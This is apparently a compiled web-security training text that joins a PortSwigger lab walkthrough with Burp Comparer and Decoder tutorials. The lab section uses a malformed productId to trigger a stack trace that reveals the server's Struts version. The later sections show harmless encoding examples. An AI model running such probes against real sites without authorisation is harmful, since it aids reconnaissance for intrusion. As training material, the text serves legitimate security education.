
This is useful for returning to previous requests that you've sent in order to investigate a particular input further.

Compare the content of the responses, notice that you can successfully request different product pages by entering their ID, but receive a Not Found response if the server was unable to find a product with the given ID. Now we know how this page is supposed to work, we can use Burp Repeater to see how it responds to unexpected input.

Step 3: Try sending unexpected input

The server seemingly expects to receive an integer value via this productId parameter. Let's see what happens if we send a different data type.


Send another request where the productId is a string of characters.



```
GET /product?productId=test HTTP/1.1
Host: ac5b1f3b1f4713de805e4819008800c4.web-security-academy.net
```


Step 4: Study the response

Observe that sending a non-integer productId has caused an exception. The server has sent a verbose error response containing a stack trace.



```
HTTP/1.1 500 Internal Server Error
Connection: close
Content-Length: 2688

Internal Server Error: java.lang.NumberFormatException: For input string: "test"
at java.base/java.lang.NumberFormatException.forInputString(NumberFormatException.java:68)
at java.base/java.lang.Integer.parseInt(Integer.java:658)
at java.base/java.lang.Integer.parseInt(Integer.java:776)
at lab.data.productcatalog.catalog.DefaultProductCatalogDataSource.getProduct(DefaultProduct
at lab.display.productcatalog.filter.NoFilterStrategy.getProduct(NoFilterStrategy.java:47)
at lab.display.productcatalog.page.product.SimpleProductStrategy.handle(SimpleProductStrateg
at lab.display.productcatalog.page.SimpleProductPageStrategy.lambda$handleSubRequest$0(Simpl
at net.portswigger.util.Unchecked.lambda$null$3(Unchecked.java:46)
at net.portswigger.util.Unchecked.uncheck(Unchecked.java:73)
at net.portswigger.util.Unchecked.lambda$uncheckedFunction$4(Unchecked.java:46)
at java.base/java.util.Optional.map(Optional.java:265)
at lab.display.productcatalog.page.SimpleProductPageStrategy.handleSubRequest(SimpleProductP
at lab.server.vulnerable.backend.SubHandler.handle(SubHandler.java:41)
```


Notice that the response tells you that the website is using the Apache Struts framework - it even reveals which version.



```
at java.base/java.util.concurrent.ThreadPoolExecutor$Worker.run(ThreadPoolExecutor.java:628)
at java.base/java.lang.Thread.run(Thread.java:835)

Apache Struts 2 2.3.31
```

In a real scenario, this kind of information could be useful to an attacker, especially if the named version is known to contain additional vulnerabilities.

Go back to the lab in your browser and click the **Submit solution** button. Enter the Apache Struts version number that you discovered in the response (2 2.3.31).



...de805e4819008800c4.web-security-academy.net says

Answer:

2 2.3.31

Congratulations, that's another lab under your belt! You've used Burp Repeater to audit part of a website and successfully discovered an information disclosure vulnerability.

Burp Comparer

Burp Comparer is a simple tool for performing a comparison (a visual "diff") between any two items of data. Some common uses for Burp Comparer are as follows:

- When looking for username enumeration conditions, you can compare responses to failed logins using valid and invalid usernames, looking for subtle differences in the responses.
- When an Intruder attack has resulted in some very large responses with different lengths than the base response, you can compare these to quickly see where the differences lie.
- When comparing the site maps or Proxy history entries generated by different types of users, you can compare pairs of similar requests to see where the differences lie that give rise to different application behavior.

- When testing for blind SQL injection bugs using Boolean condition injection and other similar tests, you can compare two responses to see whether injecting different conditions has resulted in a relevant difference in responses.

Loading data into Comparer

You can load data into Comparer in the following ways:

- Paste it directly form the clipboard.
- Load it from file.
- Select data anywhere within Burp, and choose **Send to Comparer** from the context menu.

Performing comparisons

Each item of loaded data is shown in two identical lists. To perform a comparison, select a different item from each list and click one of the **Compare** buttons:

- **Word compare** - This comparison tokenizes each item of data based on whitespace delimiters, and identifies the token-level edits required to transform the first item into the second. It is most useful when the interesting differences between the compared items exist at the word level, for example in HTML documents containing different content.
- **Byte compare** - This comparison identifies the byte-level edits required to transform the first item into the second. It is most useful when the interesting differences between the compared items exist at the byte level, for example in HTTP requests containing subtly different values in a particular parameter or cookie value.

Note

The byte-level comparison is considerably more computationally intensive, and you should normally only employ this option when a word-level comparison has failed to identify the relevant differences in an informative way.

When you initiate a comparison, a new window appears showing the results of the comparison. The title bar of the window indicates the total number of differences (i.e. edits) between the two items. The two main panels show the compared items colorized to indicate each modification, deletion and addition required to transform the first item into the second.

You can view each item in text or hex form. Selecting the **Sync views** option will enable you to scroll the two panels simultaneously and so quickly identify the interesting edits in most situations.

Burp Decoder

Burp Decoder is a simple tool for transforming encoded data into its canonical form, or for transforming raw data into various encoded and hashed forms. It is capable of intelligently recognizing several encoding formats using heuristic techniques.

Loading data into Decoder

You can load data into Decoder in two ways:

- Type or paste it directly into the top editor panel.
- Select data anywhere within Burp, and choose **Send to Decoder** from the context menu.

You can use the **Text** and **Hex** buttons to toggle the type of editor to use on your data.

Transformations

Different transformations can be applied to different parts of the data. The following decode and encode operations are available:

- URL
- HTML
- Base64
- ASCII hex
- Hex
- Octal
- Binary
- GZIP

Additionally, various common hash functions are available, dependent upon the capabilities of your Java platform.

When a part of the data has a transformation applied, the following things happen:

- The part of the data to be transformed is colorized accordingly. (View the manual drop-down lists to see the colors used.)
- A new editor is opened showing the results of all the applied transformations. Any parts of the data that have not been transformed are copied into the new panel in their raw form.

The new editor enables you to work recursively, applying multiple layers of transformations to the same data, to unpack or apply complex encoding schemes. Further, you can edit the transformed data in any of the editor panels, not only the top panel. So, for example, you can take a complex data structure, perform URL and HTML decoding on it, edit the decoded data, and then reapply the HTML and URL encoding (in reverse order), to generate modified but validly formatted data to use in an attack.

Working manually

To perform manual decoding and encoding, use the drop-down lists to select the required transformation. The chosen transformation will be applied to the selected data, or to the whole data if nothing is selected.

Smart decoding

On any panel within Decoder, you can click the **Smart Decode** button. Burp will then attempt to intelligently decode the contents of that panel by looking for data that appears to be encoded in recognizable formats such as URL-encoding or HTML-encoding. This action is performed recursively, continuing until no further recognizable data formats are detected. This option can be a useful first step when you have identified some opaque data, and want to take a quick look to see if it can be easily decoded into a more recognizable form. The decoding that is applied to each part of the data is indicated using the usual colorization.

Because Burp Decoder makes a "best guess" attempt to recognize some common encoding formats, it will sometimes make mistakes. When this occurs, you can easily see all of the stages involved in the decoding, and the transformation that was applied at each position. You can then manually fix any incorrect transformations using the manual controls, and continue the decoding manually or smartly from this point.

Burpsuite Decoder can be said as a tool which is used for transforming encoded data into its real form, or for transforming raw data into various encoded and hashed forms. This tool is capable of recognizing several encoding formats using defined techniques. Encoding is the process of putting a sequence of character's (letters, numbers, punctuation, and symbols) into a specialized format which is used for efficient transmission or storage. Decoding is the opposite process of encoding the conversion of an encoded format back into the original format. Encoding and decoding can be used in data communications, networking, and storage.

Today we are discussing the **Decoder** Option of 'Burp Suite'. Burp Suite is a tool which is used for testing Web application security. Its various tools work seamlessly together to support the entire testing process, from initial mapping and analysis of an application's attack surface, through to finding and exploiting security vulnerabilities. This tool is written in JAVA and is developed by PortSwigger Security.


There are 9 types of decoder format in Burp Suite:

- **Plain text**
- **URL**
- **HTML**
- **Base64**
- **ASCII Hex**
- **Hex**
- **Octal**
- **Binary**
- **Gzip**

URL Encoder & Decoder

When you will explore decoder option in burp suite you will observe two sections left and right. The left section is further divided into two and three sections for encoding and decode option respectively. The right section contains the function tab for encoding and decodes option. And if you will observe given below image you can notice there are two radio buttons for selecting the type of content you want to encode or decode.


Enable the radio button for text option and then we can give any input in the box to be encoded, here we have given **Raj chandel** as an input as shown in the image. After that click on the **Encoded as** an option and select **URL field** from given list as shown in the image. We will get the **encoded result** in **URL format** in the second box as shown in the image.



raj chandel

```
%72%61%6a%20%63%68%61%6e%64%65%6c
```

We can directly decode the **Encoded URL Text** by clicking on the **Decoded as** an option and selecting **the URL field** from the given list of options as shown in the image. This will **decode** the **encoded URL text** into **plain text** in the third box as shown in the image.




raj chandel

```
%72%61%6a%20%63%68%61%6e%64%65%6c
```

raj chandel

HTML Encoder & Decoder


Repeat the same and give any input in the first box to be encoded, here we have given **Raj chandel** as an input as shown in the image. After that click on the **Encoded as** an option and select **HTML field** as shown in the image. We will get the **encoded result** in **HTML format** in the second box as shown in the image.



```
raj chandel
```

```
&#x72;&#x61;&#x6a;&#x20;&#x63;&#x68;&#x61;&#x6e;&#x64;&#x65;&#x6c;
```

We can directly decode the **Encoded HTML Text** by clicking on the **Decoded as** an option and selecting **the HTML field** as shown in the image. This will **decode** the **encoded HTML text** into **plain text** in the third box as shown in the image.




```
raj chandel
```

```
&#x72;&#x61;&#x6a;&#x20;&#x63;&#x68;&#x61;&#x6e;&#x64;&#x65;&#x6c;
```

```
raj chandel
```

Base64 Encoder & Decoder


Repeat the same process and give any input in the first box to be encoded, here we have given **Raj chandel** as an input as shown in the image. After that click on the **Encoded as** an option and select **Base64 field** as shown in the image. We will get the **encoded result** in **Base64 format** in the second box as shown in the image.



raj chandel

cmFqIGNoYW5kZWw=

We can directly decode the **Encoded Base64 Text** by clicking on the **Decoded as** an option and selecting **the Base64 field** as shown in the image. This will **decode** the **encoded Base64 text** into **plain text** in the third box as shown in the image.




raj chandel

cmFqIGNoYW5kZWw=

raj chandel

ASCII Hex Encoder & Decoder


Again repeat the same process and give any input in the first box to be encoded, here we have given **Raj chandel** as an input as shown in the image. After that click on the **Encoded as** an option and select **ASCII Hex field** as shown in the image. We will get the **encoded result** in **ASCII Hex format** in the second box as shown in the image.



raj chandel

